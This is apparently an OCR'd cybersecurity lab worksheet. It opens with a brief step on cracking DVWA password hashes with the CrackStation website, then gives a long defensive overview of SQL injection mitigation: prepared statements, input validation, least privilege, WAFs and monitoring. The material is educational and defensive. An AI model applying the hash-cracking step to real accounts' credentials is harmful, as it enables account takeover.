


Q. Hack the password hashes

Open another browser tab and navigate to *https://crackstation.net*.

CrackStation is a free online password hash cracker.

Copy and paste the password hash from DVWA into CrackStation and click Crack Hashes.



Part 2: Research SQL Injection Mitigation

Primary Mitigation Methods

1. Parameterized Queries (Prepared Statements)

Description: The most effective defense against SQL injection attacks. Parameterized queries separate SQL code from user data by using placeholders for user inputs.

How it works:

SQL query structure is defined with parameter placeholders

User input is passed separately as parameters

Database engine treats parameters as data, not executable code

Query structure cannot be altered by malicious input

Benefits:

Prevents SQL injection by design

Improves query performance through query plan caching

Reduces parsing overhead for repeated queries

Works across all major database systems

2. Input Validation and Sanitization

Description: The practice of examining and cleaning user inputs before processing them in SQL queries.

Key practices:

Validate input against expected data types and formats

Implement whitelist validation (allow only known good input)

Reject inputs containing SQL keywords or special characters

Use regular expressions to validate input patterns

Implement length restrictions on input fields

Limitations:

Not foolproof as a standalone solution

Can be bypassed by sophisticated attack techniques

Should be used as an additional layer, not primary defense

3. Stored Procedures (When Properly Implemented)

Description: Pre-compiled SQL code stored in the database that can be called with parameters.

Implementation requirements:

Must use parameterized inputs

Should not build dynamic SQL within the procedure

Must avoid concatenating user input into SQL strings

Should implement proper error handling

Advantages:

Centralized database logic

Performance benefits through pre-compilation

Can provide additional access control layer

4. Database Access Controls and Principle of Least Privilege

Description: Limiting database permissions to minimize potential damage from successful attacks.

Implementation strategies:

Create separate database accounts for different application functions

Grant only necessary permissions to each database user

Avoid using administrative database accounts for application connections

Implement role-based access control

Regularly audit and review database permissions

5. Output Encoding and Escaping

Description: Properly encoding output data to prevent interpretation as executable code.

Applications:

Escape special characters in dynamic SQL (when parameterized queries aren't possible)

Use database-specific escaping functions

Implement context-aware output encoding

Apply encoding at the point of output, not input

6. Web Application Firewalls (WAF)

Description: Network security devices that filter and monitor HTTP traffic to web applications.

Capabilities:

Pattern-based detection of SQL injection attempts

Real-time blocking of malicious requests

Logging and alerting for security events

Virtual patching for known vulnerabilities

Limitations:

May produce false positives/negatives

Can be bypassed by sophisticated attacks

Should not be the sole security measure

7. Database Activity Monitoring

Description: Continuous monitoring of database activities to detect suspicious behavior.

Features:

Real-time monitoring of database queries

Anomaly detection for unusual query patterns

Alerting for potential SQL injection attempts

Compliance reporting and audit trails

Advanced Mitigation Techniques

8. Code Reviews and Static Analysis

Implementation:

Regular security-focused code reviews

Automated static analysis tools to identify vulnerabilities

Developer training on secure coding practices

Integration of security testing into development workflows

9. Dynamic Application Security Testing (DAST)

Applications:

Runtime testing of applications for SQL injection vulnerabilities

Automated scanning of web applications

Penetration testing to identify security gaps

Regular vulnerability assessments

10. Content Security Policy (CSP)

Purpose:

Additional layer of protection against various attacks

Helps prevent data exfiltration in case of successful injection

Reduces impact of successful attacks

Implementation Best Practices

Development Phase

Always use parameterized queries for all database interactions

Implement comprehensive input validation at application boundaries

Follow secure coding guidelines and standards

Conduct regular security training for development teams

Implement proper error handling that doesn't expose system information

Deployment Phase

Configure database with least privilege access principles

Enable database logging and monitoring

Implement Web Application Firewall with SQL injection rules

Regular security updates and patches

Conduct penetration testing before production deployment

Maintenance Phase

Continuous monitoring for suspicious database activity

Regular security assessments and vulnerability scans

Update security measures based on new threat intelligence

Incident response planning for security breaches

Regular backup and recovery testing

Detection and Response

Monitoring Indicators

Unusual database query patterns

Unexpected database errors in application logs

Abnormal user behavior patterns

Performance degradation in database systems

Unusual network traffic patterns

Response Procedures

Immediate isolation of affected systems

Analysis of attack vectors and scope

Implementation of temporary protective measures

Forensic investigation and evidence collection

System recovery and security enhancement

Conclusion

SQL injection prevention requires a multi-layered approach combining secure coding practices, proper system configuration, and continuous monitoring. The most effective strategy involves implementing parameterized queries as the primary defense, supported by input validation, access controls, and monitoring systems. Regular security assessments and staying updated with emerging threats are essential for maintaining effective protection against SQL injection attacks.